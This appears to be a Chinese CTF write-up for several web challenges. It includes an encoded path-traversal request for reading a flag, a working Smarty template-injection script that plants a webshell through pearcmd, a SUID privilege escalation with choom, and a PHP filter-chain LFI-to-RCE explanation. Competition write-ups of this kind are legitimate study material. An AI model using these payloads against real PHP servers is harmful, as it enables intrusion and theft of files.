
}在prompts/list找到一个where_is_flag,调用能拿到flag的位置
/root/1ffflllaaaggg
在resources/templates/list找到一个get_file_base64

尝试用这个读取flag,直接目录穿越不行,用编码绕过
{
  "jsonrpc": "2.0",
  "method": "resources/read",
  "id": 1001,
  "params": {
    "uri": "base64://tmp/%2F..%2F..%2Froot%2F1ffflllaaaggg"
  }
}
renderme
smart模版注入
到了rce,sb了没想到flag可能在/root里面
考点是smart模版注入
<?php
namespace app\controller;

use app\BaseController;
use think\facade\View;
use think\facade\Request;

class Index extends BaseController
{
    public function index()
    {
        // 获取输入
        $name = Request::param('name', '');

        if (empty($name)) {
            return "Please tell me your name: /?name=CTFer";
        }

        $blacklist = '/system|exec|passthru|shell_exec|popen|proc_open|include|pcntl|eval|assert|call_user_func|create_function|putenv|getenv|error_log|dl|mail|symlink|link|chroot|scandir|dir|glob|readfile|file_get_contents|highlight_file|show_source|fopen|flag|cat|php|\(|\)|\'|\"|`/i';

        if (preg_match($blacklist, $name)) {
            die("Hacker detected! WAF block: Your input contains illegal characters/functions.");
        }

        try {
            return View::display("Hello, " . $name);
        } catch (\Throwable $e) {
            // 发生错误时静默处理或返回通用错误,绝对不要将 $name 输出到日志中
            return "Template Error: Syntax invalid or execution failed.";
        }
    }
}
rce payload
import requests

url = "http://web-a963b8c697.challenge.xctf.org.cn/"

qp_shell = "=3C=3F=3D=20=73=79=73=74=65=6d=28=24=5F=47=45=54=5B=31=5D=29=3B=20=3F=3E"

payload_write = {
    "name": "{literal}<?= require $_GET[0]; ?>{/literal}",
    "0": "/usr/local/lib/php/pearcmd.php",
}

pear_params = f"+config-create+/&{qp_shell}&/+/tmp/shell.php"
write_url = f"{url}?name={payload_write['name']}&0={payload_write['0']}&{pear_params}"

requests.get(write_url)

payload_exec = {
    "name": "{literal}<?= require $_GET[0]; ?>{/literal}",
    "0": "php://filter/read=convert.quoted-printable-decode/resource=/tmp/shell.php",
    "1": "env"
}

res = requests.get(url, params=payload_exec)

print(res.text)
rce之后发现环境变量和根目录还有其他能找的地方都没有flag,数据库也连不上,当时不知道该咋做了,没想到在/root里面,错题本+1
找下提权
find / -user root -perm -4000 -print 2>/dev/null
有个choom可以

用这个读/root/flag
choom -n 0 -- cat /root/flag
insph
从LFI到rce
<?php
error_reporting(0);
session_start();
class FileUpload {
    public function upload() {
        if (!isset($_FILES['file']) || $_FILES['file']['error'] !== UPLOAD_ERR_OK) {
            exit('not file or upload error!');
        }
        $file = $_FILES['file'];
        $fileName = basename($file['name']);
        $fileExt = strtolower(pathinfo($fileName, PATHINFO_EXTENSION));

        if (!in_array($fileExt, ['jpg', 'png', 'gif'])) {
            exit('only jpg, png, gif files are allowed!');
        }

        $file_content = file_get_contents($file['tmp_name']);

        if (strpos($file_content, '<?') !== false) {
            exit('file content not allowed!');
        }

        $destination = "./uploads/". $fileName;
        if (move_uploaded_file($file['tmp_name'], $destination)) {
            exit('file upload success,address is '.$destination);
        }

        exit("upload failed!");
    }
}

class FileView {
    public function includeFile($path) {
        if (preg_match('/php:\/\/|home|var|proc|root|\.\.|flag|access/i',$path)){
            exit("Don't read system file!");
        }
        include $path;
    }
}

class UserLogin {
    public $name;
    public $role;
    public function __wakeup() {
        if ($this->role === 'super_admin') {
            echo "Welcome Admin:" . $this->name;
        }else{
            echo "Welcome User:" . $this->name;
        }
    }
}

class SystemTool {
    public $name;
    public $arg;
    public function __toString(){
        ($this->name)($this->arg);
        return "tools";
    }
}

// 数据处理
if (isset($_GET['data'])) {
    $data = $_GET['data'];
    if (preg_match("/zip|phar|uploads/i",$data)){
        exit("Don't use dangerous protocol!");
    }
    file_put_contents($data, file_get_contents($data));
    echo "Data processed successfully!";
    exit;
}
?>
在最后面有一个,能够读取文件
if (isset($_GET['data'])) {
    $data = $_GET['data'];
    if (preg_match("/zip|phar|uploads/i",$data)){
        exit("Don't use dangerous protocol!");
    }
    file_put_contents($data, file_get_contents($data));
    echo "Data processed successfully!";
    exit;
}

这里涉及构造iconv链条导致的rce
HP Filter Chain 攻击也就是所谓的 LFI 转 RCE 攻击,其核心原理在于利用 PHP 提供的 php://filter 伪协议及其强大的过滤器链处理机制,在不依赖任何实际文件上传的情况下,直接在服务器内存中构造出恶意的 PHP 代码并执行。

这个过程主要分为三个阶段来理解。首先是利用字符集转换产生数据。PHP 允许使用 convert.iconv 过滤器在不同的字符编码之间转换数据,例如从 UTF-8 转到 ISO-2022-JP。在计算机底层,某些复杂的有状态编码为了正确标识字符类型,会在转换后的数据流中自动插入特定的头部信息、转义字符或填充字节。这就意味着,即使初始输入是空的,经过一次特定的字符集转换后,数据流的长度也会增加,并多出一些特定的字节。安全研究人员通过穷举发现,通过组合不同的字符集转换顺序,可以精确地在数据流的末尾追加任意想要的字符。

其次是基于 Base64 的载荷构造。由于字符集转换产生的“副产品”中包含了大量的不可控乱码,直接生成纯净的 PHP 代码(如 <?php system...)是非常困难且不稳定的。因此,攻击脚本采取的策略是生成恶意代码的 Base64 编码字符串。脚本会计算出恶意代码对应的 Base64 字符串,然后生成一条长达数千字符的过滤器链,这条链通过成百上千次的 iconv 转换,在内存的垃圾数据中一点一点地拼凑出这段 Base64 字符串。

最后是利用 Base64 解码器进行清洗和执行。这是整个攻击逻辑闭环的关键。在构造好的过滤器链的末尾,攻击者会加上一个 convert.base64-decode 过滤器。PHP 的 Base64 解码器有一个特性,那就是它会自动忽略所有非 Base64 字符表中的字符。因此,之前在字符转换过程中产生的几 MB 的乱码会被解码器统统丢弃,唯独那段精心拼凑出的 Base64 字符串会被识别并解码成明文的 PHP 代码。最终,这个被解码出来的纯净 PHP 代码流被传递给 include 函数,服务器便将其作为 PHP 脚本执行,从而实现了远程代码执行。
直接
